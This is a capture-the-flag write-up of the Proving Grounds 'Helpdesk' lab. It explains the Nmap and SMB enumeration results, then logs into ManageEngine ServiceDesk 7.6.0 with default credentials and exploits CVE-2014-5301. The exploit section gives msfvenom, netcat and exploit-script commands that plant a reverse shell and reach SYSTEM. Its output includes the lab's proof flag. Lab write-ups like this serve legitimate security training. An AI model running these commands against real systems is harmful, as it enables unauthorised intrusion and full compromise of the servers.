

# Proving Grounds Practice 2


## Proving Grounds Practice —Helpdesk

### Enumeration

#### Nmap

As usual, let's start off with an Nmap scan.

```
1 sudo nmap -p- -sV -sC -A -T4 192.168.57.43 -oN Helpdesk.out -Pn
```



| Option            | Meaning                                                                                    |
|-------------------|--------------------------------------------------------------------------------------------|
| <code>sudo</code> | Runs <code>nmap</code> with root privileges (needed for certain scan types like SYN scan). |
| <code>nmap</code> | Network exploration tool and security scanner.                                             |
| <code>-p-</code>  | Scan <b>all 65535 TCP ports</b> (instead of just the default 1000).                        |
|                   |                                                                                            |

|                               |                                                                                                                                                                                                                                        |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <code>-sV</code>              | <b>Version detection</b> — tries to determine the version of services running on open ports.                                                                                                                                           |
| <code>-sC</code>              | <b>Default scripts</b> — runs a set of NSE scripts classified as "default".                                                                                                                                                            |
| <code>-A</code>               | Enables <b>aggressive scanning</b> : Includes OS detection ( <code>-O</code> ), version detection ( <code>-sV</code> ), script scanning ( <code>-sC</code> ), and traceroute.                                                          |
| <code>-T4</code>              | <ul style="list-style-type: none"> <li>Timing template — makes the scan <b>faster</b>, but more noticeable (good for LAN).</li> <li>Less stealthy</li> <li>Good for LANs or trusted networks where stealth isn't a concern.</li> </ul> |
| <code>192.168.57.43</code>    | The <b>target IP address</b> you're scanning.                                                                                                                                                                                          |
| <code>-oN Helpdesk.out</code> | Outputs the results in <b>normal format</b> to a file named <code>Helpdesk.out</code> .                                                                                                                                                |
| <code>-Pn</code>              | <b>No ping</b> — skip host discovery. Treat the host as <b>up</b> , even if it doesn't respond to ICMP echo (ping).                                                                                                                    |

## Service Enumeration

### TCP/445

#### 1. `_clock-skew`

The `nmap` NSE scripts were able to enumerate some information about the target.

#### 📌 Fields Explained

- **mean: 2h19m59s**  
→ On average, the target system's clock is **2 hours and 19 minutes ahead or behind** your scanner's clock.
- **deviation: 4h02m29s**  
→ This shows how much the skew varies across different responses. A high deviation suggests **inconsistent or unreliable time reporting** by the target, or **network latency issues**.
  -  So in this case:
    - Nmap checked the time on the remote host **multiple times**.
    - Each time, it got a **slightly different result**.
    - The `mean` clock skew was **2h 19m 59s** (on average).

- But the **deviation** was **4h 2m 29s**, which is large — meaning the time it got **varied a lot between checks**.
- 🔍 What does a high deviation mean?
  - The remote system might have **an unstable or misconfigured clock**.
  - OR the system is **running in a VM** that pauses/resumes (e.g., snapshotting).
  - OR there's **high network delay or jitter**, so Nmap sees time inconsistently.
  - OR something is **tampering with time** (e.g., malware, sandbox behavior, or time spoofing).

💡 **Think of it like this:**

Imagine asking a person the time 10 times in a row, and getting:

- 2:00 PM
- 6:00 PM
- 2:10 PM
- 5:00 PM
- 2:01 PM

Even though the average might be ~4:00 PM, the answers are all over the place — that's **high deviation**.

• **median: 0s**

→ The middle value among all collected time skews was **0 seconds**. This usually means some of the responses had **no visible skew**, while others did.

🧠 **In this case (clock skew):**

Nmap took several clock skew readings — how much the target's clock differs from your own.

Suppose the clock skews Nmap saw were something like:

```
diff
-2h, 0s, 0s, +5h, +6h
```

Sorted values:

```
diff
-2h, 0s, 0s, +5h, +6h
```

The middle value is 0s, so the median skew is **0s**.

✅ **So what does median: 0s tell us?**

- Most of the time, the target's clock seemed accurate — **no skew**.
- But sometimes, Nmap got **very different or inconsistent skew results** (which is why the deviation is high).

## 🔧 Why Clock Skew Matters

### a. Host Fingerprinting

- Certain operating systems, especially older or virtualized ones, may have clock drifts or incorrect time settings. This behavior can help identify the OS or environment (like a VM or sandbox).

### b. Anomaly Detection

- If a system's clock is way off from normal NTP time, it could indicate:
  - Misconfiguration
  - It's in a different timezone

- Running in an isolated test lab or malware sandbox
- Intentional tampering by an attacker


### c. Kerberos & NTLM Attacks

- For protocols like **Kerberos**, accurate time is critical (e.g., tickets are time-sensitive). A large skew could prevent proper authentication or be exploited by attackers.

## 2. smb-os-discovery

This script tries to identify the remote OS using SMB.

- **OS:** Windows Server 2008 Standard SP1
- **CPE:** `cpe:/o:microsoft:windows_server_2008::sp1` (Common Platform Enumeration string, useful for vulnerability databases)
- **Computer name:** `HELPDESK`
- **NetBIOS name:** `HELPDESK\x00`
- **Workgroup:** `WORKGROUP\x00`



- **System time:** 2022-08-31T20:43:15Z

💡 Reveals that this is a **legacy Windows Server** system (2008 SP1), often targeted due to outdated software and unpatched vulnerabilities.

## 3. nbstat

Provides NetBIOS information.

- **NetBIOS name:** `HELPDESK`
- **NetBIOS user:** `<unknown>`
- **NetBIOS MAC:** `00:50:56:ba:ae:6a` (VMware)

📌 The MAC address prefix `00:50:56` indicates the host is likely running **inside a VMware virtual machine**.

## 4. smb2-time

Synchronizes and shows SMB2 time.

- **date:** 2022-09-01T03:43:15
- **start\_date:** 2022-08-02T03:40:42

 Provides timestamps for session or system uptime, helpful for auditing or detecting when the machine was last restarted.

## 5. smb-security-mode



Describes how SMB security is configured.

- **Account used:** <blank> (no authentication done)
- **Authentication level:** user
- **Challenge response:** supported
- **Message signing:** disabled (dangerous, but default)

 **Message signing disabled** means SMB traffic can be tampered with (Man-in-the-Middle vulnerability).

## 6. smb2-security-mode


- **Version:** SMB 2.0.2
- **Message signing:** enabled, but **not required**

 This means SMB2 supports message signing, but it won't enforce it. Attackers can bypass it unless enforced by policy.

## Test for anonymous SMB share listing.

```
(ben@kali)-[~/.../Training/OffSec/ProvingGrounds/Helpdesk]
$ smbclient -L //192.168.57.43 -U ''
Password for [WORKGROUP\]:
session setup failed: NT_STATUS_LOGON_FAILURE
```

## TCP/8080



Looking at my notes, I already have an entry for this service and version number. Looks like this version of ManageEngine ServiceDesk – `7.6.0` – is vulnerable to authenticated file upload and path traversal – `CVE-2014-5301` .

Based on my notes, the service may be configured with the default credentials: `administrator:administrator` . Let's give it a test run.

ManageEngine ServiceDesk plus

Home Requests Solutions Admin Reports Support

New Request

Quick Actions

Quick Create - New Request

Requester Name \* :

Request Title \* :

Description :

Save Add more Details >>

Search

Search in: Requests

Enter Keyword

Go

Recent Items

> No recent item available

My View Global View Scheduler

My Summary

Requests Overdue

Requests Due Today

Pending Requests

Announcements

## The Application Is:

### ManageEngine ServiceDesk Plus v7.6.0

This product is known to be developed by **Zoho/ManageEngine**, and their stack is based on:


- **Java (backend)**
- Often runs on **Apache Tomcat**

We should be able to use this exploit here to upload a Java reverse shell to the target.



**exploits/CVE-2014-5301.py at master · PeterSufliarsky/exploits**

<https://github.com/PeterSufliarsky/exploits/blob/master/CVE-2014-5301.py?ref=benheater.c...>



# Exploit

## Details

This version of ManageEngine ServiceDesk is vulnerable to an authenticated file upload vulnerability. Additionally, the service was configured with very weak credentials of `administrator:administrator` , which required a simple guess and no brute-forcing.

## Authenticated File Upload

The order of operations to exploit the target should be:

1. Create a `msfvenom` payload
2. Start a listener
3. Execute the script to load the reverse shell on the target

After trying several ports, I was finally able to get a reverse shell with `TCP/445` .

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.49.57 LPORT=445 -f war -o pwnz.war
sudo rlwrap nc -lnvp 445
python3 ./CVE-2014-5301.py 192.168.57.43 8080 administrator administrator pwnz.war
```

```
(ben@kali)-[~/Training/OffSec/ProvingGrounds/Helpdesk]
$ python3 ./CVE-2014-5301.py 192.168.57.43 8080 administrator administrator pwnz.war
Trying http://192.168.57.43:8080/bzkrj57nmjsqloY9QgtLAdm8vub2MkSA/btwhsqjdvamw/nxSUFUmy5oUmcQvX
Trying http://192.168.57.43:8080/bzkrj57nmjsqloY9QgtLAdm8vub2MkSA/btwhsqjdvamw/X0D8a7sbT1EBIJK
(ben@kali)-[~/Training/OffSec/ProvingGrounds/Helpdesk]
$
```

```
(ben@kali)-[~/Training/OffSec/ProvingGrounds/Helpdesk]
$ sudo rlwrap nc -lnvp 445
listening on [any] 445 ...
connect to [192.168.49.57] from (UNKNOWN) [192.168.57.43] 49203
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

ipconfig | findstr /i ipv4
ipconfig | findstr /i ipv4
IPv4 Address. . . . . : 192.168.57.43

C:\ManageEngine\ServiceDesk\bin>
```

Then we move to the Administrator's Desktop and find our flag.

```
12/19/2009 12:36 PM <DIR> Links
12/19/2009 12:36 PM <DIR> Music
12/19/2009 12:36 PM <DIR> Pictures
12/19/2009 12:36 PM <DIR> Saved Games
12/19/2009 12:36 PM <DIR> Searches
12/19/2009 12:36 PM <DIR> Videos
0 File(s) 0 bytes
13 Dir(s) 6,297,284,608 bytes free

C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BCAD-595B

Directory of C:\Users\Administrator\Desktop

01/18/2016 09:32 AM <DIR> .
01/18/2016 09:32 AM <DIR> ..
12/20/2009 06:03 AM <DIR> ITSHARED
12/20/2009 05:05 AM 1,535 ManageEngine ServiceDesk.
07/24/2024 08:20 AM 34 proof.txt
2 File(s) 1,569 bytes
3 Dir(s) 6,297,284,608 bytes free

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
4fa759e508b7928700eda3d3d717101a

C:\Users\Administrator\Desktop>
```